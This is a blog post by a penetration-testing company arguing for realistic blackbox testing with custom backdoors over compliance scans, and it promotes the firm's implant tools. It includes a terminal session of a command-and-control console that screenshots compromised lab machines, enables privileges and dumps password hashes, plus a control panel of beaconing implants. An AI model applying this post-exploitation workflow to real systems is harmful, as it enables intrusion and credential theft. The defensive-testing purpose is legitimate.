The Illusion of Security

written by Brady Bloxham | August 22, 2013

I'm often asked about the top vulnerabilities identified in a penetration test, or similarly, the top defensive measures an organization can implement to defend against attacks. Those are great questions, and undoubtedly useful in securing an environment against attacks, but let's get straight to the point. Those questions, and any defensive countermeasure that go with them, are only HALF the equation. Can you imagine being expected to fly a plane by merely reading the flight manual? There is reading, studying, assignments, tests, and practical exams that go into becoming a pilot.

Likewise, who has ever become great at anything by simply learning about it? This principle can be applied to organizational security, but specifically I'm talking about TESTING. Not the PCI, HIPAA, SOX, or any other fill-in-the-blank compliance testing, but the testing that actually improves security. For you sports fans, Vince Lombardi said "Practice does not make perfect. Only perfect practice makes perfect." What is perfect practice in the context of information security? The answer is simple. Perfect practice is the type of practice that most accurately reflects and works toward the desired outcome. Applied to the previous analogy, defensive protections without testing is the equivalent of learning to fly a plane by simply reading the manual.

In security, organizations are generally defending against external attacks. According to the 2013 Verizon Data Breach Investigation Report, internal attacks, or the insider threat, accounted for only 14% of all compromises in 2013. Because external attacks are the most common, I'm going to focus on them. However, this strategy applies to all areas of security testing. By now, it is fairly well documented and accepted that most external attacks come through phishing, spam, or

some other attack targeting end-users. Approximately 60-70% of all attacks could be summarize like this:

- Attacker sends spear-phishing email with malicious link (or some other social engineering technique) to end-users.
- End-user clicks the link and workstation becomes infected with malware.
- Attacker uses infected workstation to pivot to other high value workstations and servers within the network.
- Attacker collects necessary credentials to gather sensitive documents, perform financial transactions, etc.
- As necessary, attacker exfiltrates data via HTTP/S channels.

Not all attacks follow this pattern, but the majority do. Why do I bring this up? Because this is the problem I see with compliance and the information security industry. When discussing the scope and methodology of an upcoming engagement with a client, the testing they typically expect involves an external “penetration test” (which is really more like a vulnerability scan), or an internal penetration test, which does not reflect the approach taken by actual attackers. Why let penetration testers inside your network when the attackers are working from the outside? Ultimately, how can organizations improve when we, as an information security industry, are not providing the types of assessments that will help them defend against the current threat landscape they face?

The blame doesn’t stop there. Congress is at least partially to blame for requiring organizations to waste resources and money on compliance that, for the most part, does very little to improve security and defenses against real attacks. Meanwhile, organizations blow their budget on compliance assessments and APT Blocker 2000 products, and, ultimately are left with a false sense of security. It’s a sick cycle and

similar to the definition of insanity, we're all doing the same thing over and over and expecting different results.

So what does this mean and what's the solution? Most importantly, testing must reflect the goal or desired outcome. Why is this so important? Because as with anything in life, improvement only comes through work and practice. If the goal is to improve defenses against the "typical" attack previously outlined, which is a good place to start, then a Blackbox Penetration Test is the best approach. Few security companies are able to provide what I consider a true blackbox penetration test. Here are the requirements.


- The assessment is performed with zero prior insider knowledge of or access to the target organization.
- The assessment utilizes custom backdoors, malware, and Trojans to access and exfiltrate the target network.
- Within the target organization, only those with a need-to-know, know about the blackbox assessment.
- The assessment will be conducted stealthily with the intent to circumvent all defensive measures.
- The assessment scope will be as broad as possible, leaving external websites and infrastructure, end-user workstations, and physical access as potential attack vectors.
- The success criteria of the assessment includes, at a minimum, domain administrator access, exfiltration of sensitive files, and access to virtualization infrastructure.


Metasploit has become too big, bloated, and invasive to be used for this type of an assessment. While Metasploit has its strengths, the goal should be to simulate and model the assessment after common attack methods. How many blackhat attackers use Meterpreter? Very few…at the most. As an industry we need to step up our game. There are some products that understand this need. For example, Cobalt Strike (and especially the Beacon payload), is a great backdoor to

customize what would otherwise be another generic Metasploit attack performed by a penetration tester.


Silent Break Security utilizes custom tools, backdoors, and malware…and by custom I don’t mean a 5 MB python-compiled exe backdoor. A technical background working for the NSA provided an understanding of attack tactics, techniques, and procedures (TTPs) used by actual attackers every day, and that we’ve incorporated into our toolset. To make engagements even more realistic, 0-day exploits are often leveraged in attack scenarios. Organizations need to know the effectiveness of their defenses against a real attack. The only way to provide that insight is to model the testing methodology accordingly.

Below are a couple screenshots of our custom persistent and shell access payloads. The first, named Throwback, provides stealthy, beaconing, persistent access after an end-user workstation gets compromised. The second custom payload, SlingShot, uses reflective DLL injection (provided by Throwback) as a means to provide temporary shell access. Other tools are used and developed as necessary, but the underlying principle is always the same. The point of illustrating these custom tools is not a sales pitch, but rather to show the importance of providing organizations with what they need the most, but just don’t know it yet. Real testing.


root@kali: ~/ss
File Edit View Search Terminal Help
root@kali:~/ss# python SlingShotLPv2.py
Starting SlingShotLP, type exit to shutdown.
cmd> [+] Added new target UyX5mjHtYZ from 192.168.20.128 at 20:22 on Feb 13
[+] Added new target rTPKIYBuhw from 192.168.20.128 at 20:22 on Feb 13
cmd> screenshot
[+] Saving screenshot to /root/ss/_Feb13_202225.jpg
[+] Command executed successfully.
cmd> interact rTPKIYBuhw
[+] Now interacting with rTPKIYBuhw.
cmd> screenshot
[+] Saving screenshot to /root/ss/_Feb13_202236.jpg
[+] Command executed successfully.
cmd> listtargets
################################ Available Targets At 20:22 On Feb 13 ################################
ID Name Operating System Arch IP Address Last Seen
UyX5mjHtYZ MACH2 Windows 7 x64 192.168.20.128 20:22 on Feb 13
*rTPKIYBuhw MACH2 Windows 7 WOW64 192.168.20.128 20:22 on Feb 13
##
cmd> interact UyX5mjHtYZ
[+] Now interacting with UyX5mjHtYZ.
cmd> respawn
[+] Added new target KChKfAYu9x from 192.168.20.128 at 20:23 on Feb 13
explorer.exe
cmd> getprivs
[+] Enabled SeIncreaseQuotaPrivilege
[+] Enabled SeDebugPrivilege
[+] Enabled SeSecurityPrivilege
[+] Enabled SeTakeOwnershipPrivilege
[+] Enabled SeLoadDriverPrivilege
[+] Enabled SeSystemProfilePrivilege
[+] Enabled SeSystemtimePrivilege
[+] Enabled SeProfileSingleProcessPrivilege
[+] Enabled SeIncreaseBasePriorityPrivilege
[+] Enabled SeCreatePagefilePrivilege
[+] Enabled SeBackupPrivilege
[+] Enabled SeRestorePrivilege
[+] Enabled SeShutdownPrivilege
[+] Enabled SeSystemEnvironmentPrivilege
[+] Enabled SeChangeNotifyPrivilege
[+] Enabled SeRemoteShutdownPrivilege
[+] Enabled SeUndockPrivilege
[+] Enabled SeManageVolumePrivilege
cmd> hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
Guest:501:aad3b435b51404eeaad3b435b51404ee:
lab:1000:aad3b435b51404eeaad3b435b51404ee:
temp:1002:aad3b435b51404eeaad3b435b51404ee:
cmd> interact KChKfAYu9x
[+] Now interacting with KChKfAYu9x.
cmd> getpid
2816
cmd> tasklist /v | findstr /i 2816
tasklist /v | findstr /i 2816
explorer.exe 2816 Console 1 75,296 K Running MACH2\lab 0:01:22 N/A
cmd> exit UyX5mjHtYZ
[+] Exit command has been queued for UyX5mjHtYZ.
cmd> [!] Sent exit command to UyX5mjHtYZ!
cmd> exit all
[+] Shutting down remote target(s)...
[!] Sent exit command to KChKfAYu9x!
[!] Sent exit command to rTPKIYBuhw!
[+] Thank you for using SlingShot. Please come again.
root@kali:~/ss#
KALI LINUX
The quieter you become, the more you are able to hear.



Control Panel



Current time is Feb 13, 2014 1:39 pm.

Tasks	Version	IP Address	Target Name	Callback Period	Last Callback
	2.11	[redacted]		5 minutes	Jan 10, 2014 10:10 pm
	2.12	[redacted]		1 minutes	Dec 17, 2013 2:55 pm
	2.11	[redacted]		120 minutes	Dec 4, 2013 6:05 pm
	2.11	[redacted]		180 minutes	Dec 4, 2013 4:06 pm
	2.11	[redacted]		180 minutes	Dec 4, 2013 2:24 pm
	2.11	[redacted]		180 minutes	Nov 4, 2013 2:57 pm
	2.11	[redacted]		180 minutes	Oct 18, 2013 3:50 am
	2.11	[redacted]		180 minutes	Oct 18, 2013 3:50 am
	2.11	[redacted]		180 minutes	Oct 18, 2013 3:13 am
	2.11	[redacted]		180 minutes	Oct 18, 2013 1:11 am
	2.11	[redacted]		15 minutes	Oct 17, 2013 4:30 pm
	2.11	[redacted]		180 minutes	Oct 16, 2013 6:31 pm